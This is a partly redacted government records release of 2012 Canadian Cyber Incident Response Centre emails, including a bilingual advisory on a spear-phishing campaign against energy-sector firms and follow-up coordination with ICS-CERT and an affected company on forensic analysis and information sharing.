* Examiner les journaux de réseau pour surveiller les tentatives de connexion au domaine susmentionné. Surveiller plus étroitement les postes tentant de communiquer avec ces URL, et les examiner à la recherche de signes d'infection.

* Examiner les journaux de courriel pour des courriels qui correspondent à l'objet et aux descriptions de fichiers ci-dessus.

* S'assurer de tenir à jour les systèmes antivirus et de protection des passerelles.
* La plupart des attaques de cette nature sont détectées par des utilisateurs diligents et bien informés. Le CCRIC recommande aux organisations d'informer leur personnel de la situation actuelle, notamment comment signaler au personnel de la sécurité de la TI tout courriel suspect ou inhabituel. Une révision des politiques et exigences ministérielles, ainsi qu'une formation ou sensibilisation à la sécurité, peut aider à atténuer ce risque.

* Consultez le bulletin cybernétique CF11-025 du CCRIC : Résumé des attaques par harponnage récentes et indicateurs d'une MPA potentielle (6 décembre 2011).

* Consulter le document TR11-002 du CCRIC sur les mesures d'atténuation contre les MPA (référence ci-dessous).

Référence :
==========
http://www.securitepublique.gc.ca/prg/em/ccirc/2011/tr11-002-fra.aspx

Signalement
=========

Note aux lecteurs

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) constitue le point de convergence au Canada pour les avertissements et l'analyse concernant les menaces et les vulnérabilités cybernétiques, ainsi que pour la coordination de la réponse aux incidents. Le CCRIC est chargé d'assurer la résilience de l'infrastructure essentielle nationale en surveillant les menaces et en coordonnant la réponse du gouvernement fédéral aux incidents de cybersécurité d'intérêt national. Le CCRIC, qui travaille conjointement avec le Centre des opérations du gouvernement (COG) de Sécurité publique Canada, constitue un élément clé de l'approche « tous risques » du gouvernement en regard de la gestion des urgences et de la sécurité nationale.

Pour obtenir des renseignements généraux, veuillez communiquer avec la Division des affaires publiques de Sécurité publique Canada :

Téléphone : 613-944-4875 ou 1-800-830-3118 Télécopieur : 613-998-9589 Courriel : communications@ps-sp.gc.ca

En cas de questions urgentes, ou pour signaler des incidents, veuillez communiquer avec le COG.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: Murphy, Gregg
Sent: Friday, March 30, 2012 5:53 PM
To: [redacted]
Cc: Beaudoin, Luc; CYBERDO
Subject: RE: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Hi [redacted]

Please proceed.

Regards,

Cyber Duty Officer | Officier de veille cybernétique
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
[redacted]
www.publicsafety.gc.ca
Government of Canada | Gouvernement du Canada


From: GOC-COG
Sent: March-30-12 3:20 PM
To: CYBERDO
Cc: [redacted]
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Please respond to [redacted] question.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: [redacted]
Sent: March-30-12 3:19 PM
To: GOC-COG
Subject: Re: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Thank you - may I share with my trusted energy sector contacts with directions for them to contact CCIRC if they require guidance?



"This document is the property of the Government of Canada. It is loaned, in confidence, to your agency only and is not to be reclassified or further disseminated without the consent of the originator."
« Ce document appartient au gouvernement du Canada. Il n'est transmis en confidence qu'à votre organisme et il ne doit pas être reclassifié ou transmis à d'autres sans le consentement de l'expéditeur. »
>>> GOC-COG 2012-03-30 15:11 >>>
La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official)
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

TypeIndicator

C&C Domain (Where xxx is the targeted company name abbreviation)

MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:
MalwareMD5 filename:

Please note that the above filenames and MD5 may change for a different target.

The domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those sub domains:
http://www.secureworks.com/research/threats/htran/
http://pastebin.com/

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.
* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).

* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: Blackberry, GCCTEC2
Sent: Friday, March 30, 2012 6:02 PM
To: CYBERDO (PS/SP)
Cc: CTEC
Subject: Re: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Thanks ... Got both and have forwarded both. Have a great weekend.

Ted

----- Original Message -----
From: CTEC
To: Blackberry, GCCTEC1; Blackberry, GCCTEC2;
Sent: Fri Mar 30 17:26:33 2012
Subject: FW: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

---
From: CYBERDO[SMTP:
Sent: March 30, 2012 5:26:02 PM
To: CTEC; GOC-COG
Cc: CYBERDO
Subject: RE: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations Auto forwarded by a Rule

Hi Ted,

You should be receiving the French version shortly.

Thanks,
Gregg

-----Original Message-----
From: CTEC [mailto:
Sent: March-30-12 4:06 PM
To: GOC-COG; CYBERDO
Cc: CTEC
Subject: RE: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Classification: UNCLASSIFIED

Hi COG,

When are you planning to send the French version? We'll wait on forwarding it until we get that.

Thanks,
Ted

[redacted]
GC-CTEC Cyber Duty Officer

-----Original Message-----
From: GOC-COG [mailto:[redacted]
Sent: March 30, 2012 15:11
To: _GOC Distribution List / Liste de distribution du COG
Subject: CCIRC CYBER FLASH CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations

La version française suivra

==========
CCIRC - Cyber Flash CF12-003
Date: 30 March 2012
==========

SENSITIVITY
==========
This document is UNCLASSIFIED - NOT for public dissemination. It contains information that is intended only for the use of the individual or entity to which it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

CRITICAL NOTE
==========
Some of the information contained in this message is provided strictly for the purpose of defensive reconfiguration of assets owned by the recipient. The recipient is advised not to engage into any form of information collection activities outside its own network perimeter using the information within this product. Such actions include probing, downloading, browsing or crawling sites contained within this report.

AUDIENCE
========
This Cyber Flash is intended for IT professionals and managers within federal, provincial/territorial and municipal governments; critical infrastructure; and other related industries.

Title
=====
Spear Phishing Campaign Targeting Critical Infrastructure Organizations

Detail
======
CCIRC has received reports regarding a spear phishing campaign targeting employees within energy sector organizations. These reported targeted attacks were directed at personnel within the North-American energy sector and possibly other critical infrastructure industries.

The campaign is designed to trick recipients into opening an attachment that seems to have been sent from an individual internal to the organization. This campaign may have started in late December 2011.

Description of e-mail:

Subject: "(victim-identifying content redacted)
Sender: "(name of victim company official
E-mail Content:
Embedded Hyperlink: The hyperlink reportedly indicated a ".zip" file and contained the words "quality specifications" in reference to a particular component or product unique to the victim corporation.
Signature Block: Contained what appeared like a valid name, title, phone number, and corporate e-mail address of a company official.

The following indicators have been reported:

Type	Indicator
C&C Domain	(Where xxx is the targeted company name abbreviation)
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: ilename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: ilename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:
Malware	MD5: filename:

Please note that the above filenames and MD5 may change for a different target.

The domain was previously reported to have been associated with other APT activity such as the RSA breach. The following references provide a list of those sub domains:
http://www.secureworks.com/research/threats/htran/
http://pastebin.com/

Mitigation
==========
CCIRC recommends that organizations review the following mitigation advice and implement them in the context of their environment accordingly.

* Review network logs and monitor for connection attempts to the domain listed above. Devices attempting to connect with this URL addresses should be further monitored and examined for signs of infection.
* Review e-mail logs for e-mails matching the subject and file descriptions described above.
* Ensure your antivirus and gateway protections are up to date.

* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.
* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).
* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest. CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general inquiries into the role of Public Safety Canada, please contact the department's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

Pages 271 to / à 272

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 273

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO
Sent: Wednesday, April 18, 2012 8:11 AM
To: Beaudoin, Luc; CCIRC-CCRIC
Cc: CYBERDO
Subject: RE: CCIRC CE12-002786 [ICS-CERT/ Pipelines]

Teleconference scheduled for this afternoon at 3PM

Purpose of this call is to determine a path forward in working the incident with Canadian Utility 1 and coordination with CCIRC.

Dial-in information:

Toll-Free Call-in information

-----Original Message-----
From: Beaudoin, Luc
Sent: April-17-12 7:38 PM
To: CCIRC-CCRIC; Moore, Bruce
Cc: CYBERDO
Subject: Re: CCIRC CE12-002786 [ICS-CERT/ Pipelines]

Fully support engaging collaboratively.
Bruce, can you lead ?
Now, before or during the teleconf:
- obtain contact from ICS CERT used to contact to see if we have them already.
- obtain from transcan permission to share information of mitigative nature between PS and DHS.
- share with
  - our apt paper
  - if not already, our apt CF (CF11-025 and CF12-003)

Luc

Luc Beaudoin
Chief Cyber Operations | Chef des opérations cybernétiques Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574 luc.beaudoin@ps-sp.gc.ca PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

Sent from a mobile device | Envoyé d'un appareil portable

----- Original Message -----
From: CCIRC-CCRIC
Sent: Tuesday, April 17, 2012 03:15 PM
To: Beaudoin, Luc
Cc: CYBERDO
Subject: CCIRC CE12-002786 [ICS-CERT/ Pipelines]

Luc;

Update on this event.

I just spoke with an analyst at ICS-CERT concerning this event. One of the Canadian companies affected is T

They have

How do you foresee CCIRC/ICS-CERT collaboration on this?

Please advise and I will update ICS-CERT on agreed procedure.

Thanks,

Bruce Moore
Cyber Duty Officer
Public Safety Canada
CCIRC
613-991-7000
http://www.publicsafety.gc.ca/prg/em/ccirc/index-eng.aspx

Pages 276 to / à 277

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 278

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 279 to / à 280

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 281

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO
Sent: Thursday, April 19, 2012 11:36 AM
To: [redacted]
Cc: Beaudoin, Luc; CYBERDO
Subject: CCIRC CE12-002786 [redacted]

Importance: High

Good Morning [redacted]

Just following up from our recent telecom.

I just want to ensure you were aware of a report we published in late 2011 - Mitigation Guidelines for Advanced Persistent Threats http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

If you wish to share sensitive information with CCIRC, we can exchange encrypted emails via PGP. Our public key is available at the following download location:
http://www.publicsafety.gc.ca/prg/em/ccirc/_fl/CCIRCPublicPGPKey.txt

Please send your key so that CCIRC can send encrypted messages to your team also.

CCIRC receives information on a daily basis from various trusted sources regarding infected hosts, botnets or DoS attacks against various companies. We have a separate database we use to run a tool that automates scripting of this data and generation of emails to affected organizations. This database is based on ASN and WhoIs contact information. Currently for [redacted] your listed under [redacted] and contact is [redacted] Do you have any other ASN numbers assigned to your IP range for your company and should we change the contact used for these notification to something other than [redacted] or other IT security group account?

For the event at hand, CCCIRC would gladly act as intermediary for sharing of information between [redacted] and ICS-CERT to ensure information is passed both ways. We would also like to leverage any mitigation or detectors discovered during this event with other CI sectors (no attribution to [redacted] for awareness, correlation and reporting of similar events. It would be helpful if a document to that affect was drafted by a senior executive and if ICS-CERT obtains information from your company's assets in the US, that this information should also be shared with CCIRC.

I understand your concerns regarding Business Impact Assessment. I'll discuss with other federal lead agencies to see if we can leverage these concerns and have someone brief your executive level.

I've cc'd the CCIRC Operations Manager (Luc Beaudoin), who was unable to participate in the teleconference yesterday afternoon.

Thanks very much,

Bruce Moore
Cyber Duty Officer
Public Safety Canada
CCIRC
613-991-7000
http://www.publicsafety.gc.ca/prg/em/ccirc/index-eng.aspx

Page 283

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 284

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 285 to / à 287

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO
Sent: Wednesday, April 25, 2012 12:20 PM
To: Turbide, Frank
Cc: CYBERDO; Matsuno, Akira; Clow, Patrick
Subject: [CCIRC CE12-002786] RE: Analysis Requests - Forensic Analysis [redacted] as...

Ack - I'll present to [redacted] for consideration when creating the images. My contact [redacted] I'll touch base with him by phone again tomorrow morning.

Bruce

-----Original Message-----
From: Turbide, Frank
Sent: April-25-12 12:05 PM
To: Moore, Bruce
Cc: CYBERDO; Matsuno, Akira; Clow, Patrick
Subject: FW: Analysis Requests - Forensic Analysis [redacted] as...

In addition to the forensic images it would be helpful if they could provide the following:

- A forensic image of live infected memory along with the corresponding disk image
- The EPO logs with timestamps
- Firewall and proxy logs in the same timeframe
- All available information wrt the signature they used to identify the infected hosts

Frank

From: CORLAB - CCIRC Lab Administration [mailto:iforums@ps-sp.gc.ca]
Sent: April-25-12 11:21 AM
To: Turbide, Frank
Subject: Analysis Requests - Forensic Analysis [redacted]

CORLAB - CCIRC Lab Administration [redacted]

Forensic Analysis [redacted] as... has been added

Modify my alert settings <[redacted]

|

View Forensic Analysis [redacted] as...
[redacted]

|

View Analysis Requests <http://iforums/sites/corlab/Lists/Analysis%20Requests>

Title:

Forensic Analysis [redacted] asset

Request#:

TA12-50nn

Description:

In a telecon last week, CCIRC was advised that [redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

Cyber Reference:

CE12-002786

Analysis type:

Exploit/Artifact/Malware Analysis

Information required:

Prevention / Detection / Mitigation; Malicious Code Behaviour

Date required:

Requested By:

Moore, Bruce

Assigned To:

Priority:

1 High

Status:

Not Started

Start Date:

EDC:

% Complete:

Progress:

Analysis:

Completion Date:

Technical Report:

Last Modified 4/25/2012 11:18 AM by Moore, Bruce

From: Moore, Bruce
Sent: Wednesday, April 25, 2012 12:29 PM
To: [redacted]
Subject: CCIRC CE12-002786 Supporting documentation with forensic image

Importance: High

[redacted]

Received your data and report and we are investigating aspects associated with the hosting IP address and domain.

In the meanwhile, if you could send 2 forensic images from suspected infected hosts that would be greatly appreciated. I've given our technical analysis team a heads-up and background information. We would provide back a report of malware behavioural analysis and recommendations.

In addition to the forensic images it would be helpful if you could provide the following:

- A forensic image of live infected memory along with the corresponding disk image
- The EPO logs with timestamps
- Firewall and proxy logs in the same timeframe
- All available information regarding the signature used to identify the infected hosts

Thanks very much,

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

From: Moore, Bruce
Sent: Wednesday, April 25, 2012 12:35 PM
To: Bergeron, Dominic; Clow, Patrick; Matsuno, Akira; Melanson, Daryl; Turbide, Frank
Cc: CYBERDO
Subject: [CCIRC CE12-002786] FW: firewall log analysis output - last 24 hrs
Attachments:

provided firewall logs for the past 24 hours. See attached.

Bruce

-----Original Message-----
From:
Sent: April-25-12 10:27 AM
To: Moore, Bruce
Subject: firewall log analysis output - last 24 hrs

Bruce,

Initial analysis dump,

Pages 294 to / à 344

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Moore, Bruce
Sent: Wednesday, April 25, 2012 2:56 PM
To: [redacted]
Subject: CCIRC CE12-002786 - Initial assessment

Importance: High

Hi [redacted]

Initial assessment is the activity that your seeing in the past 24/48 hours is likely not related to the ICS alert on targeted emails and associated malicious domains. The domain [redacted]

Having said that, [redacted]

Look forward to talking with you again tomorrow.

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

From: Moore, Bruce
Sent: Friday, April 27, 2012 10:36 AM
To: [redacted]
Cc: Murphy, Gregg
Subject: CCIRC CE12-002786 Introductions Acting Operations Manager

Hi [redacted]

Follow-up to our telecom a short while ago.

[redacted] While I'm away, please feel free to contact my acting Operations Manager (Gregg Murphy) for any questions or issues that may arise related to this event. Gregg has been fully briefed and has access to my event notes.

Contact info for Gregg:

Email: gregg.murphy@ps-sp.gc.ca
Phone: 1-613-991-3579

Have a great weekend and I will check-in with you again next Wednesday following my return.

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

From: Moore, Bruce
Sent: Thursday, May 03, 2012 8:00 AM
To: [redacted]
Cc:
Subject: RE: CCIRC CE12-002786 Images and logs

Hi [redacted]

[redacted]

Public Safety Canada
Attention: Bruce Moore
257 Slater St., 2nd floor
K1P 5H9

[redacted]The CCIRC public pgp key can be obtained from the following download location:
http://www.publicsafety.gc.ca/prg/em/ccirc/_fl/CCIRCPublicPGPKey.txt

Key ID: 0x0077ACD7

If you could reciprocate and send me your public key also.

Thanks,

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

-----Original Message-----
From: [redacted]
Sent: May-02-12 5:10 PM
To: Moore, Bruce
Cc: [redacted]
Subject: RE: CCIRC CE12-002786 Introductions Acting Operations Manager

Bruce,

We are aiming at shipping the [redacted] your way later on this week, Please advise [redacted] the shipping mail address

Also, please advise [redacted] a security method to share the [redacted]

Thanks,

[redacted]

-----Original Message-----
From: Moore, Bruce [mailto:Bruce.Moore@ps-sp.gc.ca]
Sent: Friday, April 27, 2012 8:36 AM
To: [redacted]
Cc: Murphy, Gregg
Subject: CCIRC CE12-002786 Introductions Acting Operations Manager

Hi [redacted]

Follow-up to our telecom a short while ago.

[redacted], please feel free to contact my acting Operations Manager (Gregg Murphy) for any questions or issues that may arise related to this event. Gregg has been fully briefed and has access to my event notes.

Contact info for Gregg:

Email: gregg.murphy@ps-sp.gc.ca
Phone: 1-613-991-3579

Have a great weekend and I will check-in with you again next Wednesday following my return.

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

From:
Sent: Thursday, May 03, 2012 2:41 PM
To: Moore, Bruce
Cc:
Subject: Re: CCIRC CE12-002786 Updated indicators of compromise

Thanks Bruce,

We will begin search,

Regards,

----- Original Message -----
From: Moore, Bruce [mailto:Bruce.Moore@ps-sp.gc.ca]
Sent: Thursday, May 03, 2012 11:09 AM
To:
Cc:
Subject: CCIRC CE12-002786 Updated indicators of compromise

Good Afternoon

ICS-CERT has released an updated Alert with indicators of compromise related to this event. In case you have not seen this report, I've attached to this email for reference. Please review all available sensor logs for updated indicators included in this report.

Please advise on findings.

Thanks,

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

Page 350

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 351

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Pages 352 to / à 358

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 359

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: Beaudoin, Luc
Sent: Wednesday, May 09, 2012 9:06 AM
To: Moore, Bruce
Subject: RE: [CCIRC CE12-002786] Paperwork required for information sharing

We do not require such agreements. We will always assume the information is received in confidence and we will mark our information back to them accordingly. We will share all information we have available for their mitigation purpose. If classified information may be useful and cannot be declassified, appropriately cleared personnel will have to be identified in due time.

Luc

Luc Beaudoin, P.Eng, MSc, MBA
Chief Cyber Operations | Chef des opérations cybernétiques Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574 luc.beaudoin@ps-sp.gc.ca PublicSafety.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Moore, Bruce
Sent: May-09-12 9:01 AM
To: Beaudoin, Luc
Subject: [CCIRC CE12-002786] Paperwork required for information sharing
Importance: High

Luc;

Question from [redacted] re CCIRC information sharing requirements/MOU type documents.

[redacted]

Do we have any documentation to be signed, MOU etc. prior to receiving data from [redacted] or reporting back to them on our findings?

Please advise.

Thanks,

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

-----Original Message-----
From: [redacted]
Sent: May-09-12 8:40 AM
To: Moore, Bruce
Subject: Paperwork required for information sharing

Good morning,

[redacted]

Is there any paperwork required to share information with CA-CERT?

Information handling and protection is key,

Thanks,

From: Moore, Bruce
Sent: Wednesday, May 09, 2012 9:19 AM
To: [redacted]
Subject: [CCIRC CE12-002786] RE: Paperwork required for information sharing

Good Morning [redacted]

CCIRC does not require any prior agreements with [redacted] such as NDA or MOU etc. CCIRC treats all information received from private sector companies as confidential and this information is also protected from disclosure under the Access to Information Act (Mandatory Exception).

We will share all information we have available from our analysis of any data or documentation you provide for your mitigation purposes.

If we identify related classified information that may be useful and cannot be declassified, appropriately cleared personnel will have to be identified at a later time and briefed appropriately where possible.

Hope this clarifies.

If you have any additional questions, give me a call.

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

-----Original Message-----
From: [redacted]
Sent: May-09-12 8:40 AM
To: Moore, Bruce
Subject: Paperwork required for information sharing

Good morning,

[redacted]

Is there any paperwork required to share information with CA-CERT?

Information handling and protection is key,

Thanks,

disclosure and it must not be disclosed, copied, forwarded or distributed without authorization. If you have received this message in error, please notify the sender immediately and delete the original message. Thank you.

From: CYBERDO
Sent: Monday, May 14, 2012 1:58 PM
To: 'ics-cert@dhs.gov'
Cc: CYBERDO
Subject: CCIRC CE12-002786 [Inquiry on IP]

Importance: High

Good Afternoon ICS-CERT;

CCIRC received an inquiry from a Canadian company following release of your update to ICS-ALERT-12-089-01BP

Please advise.

Thanks,

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

From: [redacted]
Sent: Monday, May 14, 2012 2:47 PM
To: Moore, Bruce
Subject: RE: [CCIRC CE12-002786] RE: US-CERT advisory

Thanks

[redacted]

-----Original Message-----
From: Moore, Bruce [mailto:Bruce.Moore@ps-sp.gc.ca]
Sent: Monday, May 14, 2012 12:34 PM
To: [redacted]
Subject: [CCIRC CE12-002786] RE: US-CERT advisory
Importance: High

[redacted]

Bruce Moore
Public Safety Canada
CCIRC
613-991-7792
www.publicsafety.gc.ca

-----Original Message-----
From: [redacted]
Sent: May-14-12 12:07 PM
To: [redacted]Moore, Bruce
Subject: RE: US-CERT advisory

Bruce:

Page 366

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 367

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Pages 368 to / à 376

are withheld pursuant to section

sont retenues en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: Anderson, Windy
Sent: Thursday, May 17, 2012 3:55 PM
To: Beaudoin, Luc
Cc: Bendelier, Kenneth; Clow, Patrick; CYBERDO; Murphy, Gregg
Subject: RE: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

I only received an invite as of 8:26 last night. And, it was short and sweet and I wasn't even sure what it meant.

Not to worry - we will figure it out. :)

Have a great day,

Windy
Director Canadian Cyber Incident Response Centre Directrice Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
257 Slater Street | 257 rue Slater
Ottawa, Ontario
Canada K1A 0P8
Telephone | Téléphone +1 613-991-7055
Facsimile | Télécopieur +1 613-954-3097 windy.anderson@ps-sp.gc.ca PublicSafety.gc.ca Government of Canada | Gouvernement du Canada

-----Original Message-----
From: Beaudoin, Luc
Sent: May-17-12 3:41 PM
To: Anderson, Windy
Cc: Bendelier, Kenneth; Clow, Patrick; CYBERDO; Murphy, Gregg
Subject: RE: Gas Pipeline Sector Intrusion Campaign - updated indicators (2012-05-15)

So I guess I was the only one not aware we were invited ? not that I should....

Luc Beaudoin, P.Eng, MSc, MBA
Chief Cyber Operations | Chef des opérations cybernétiques Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité publique Canada Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574 luc.beaudoin@ps-sp.gc.ca PublicSafety.gc.ca Government of Canada | Gouvernement du Canada

Page 378

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 379

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 380

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 381

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 382

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

Pages 383 to / à 384

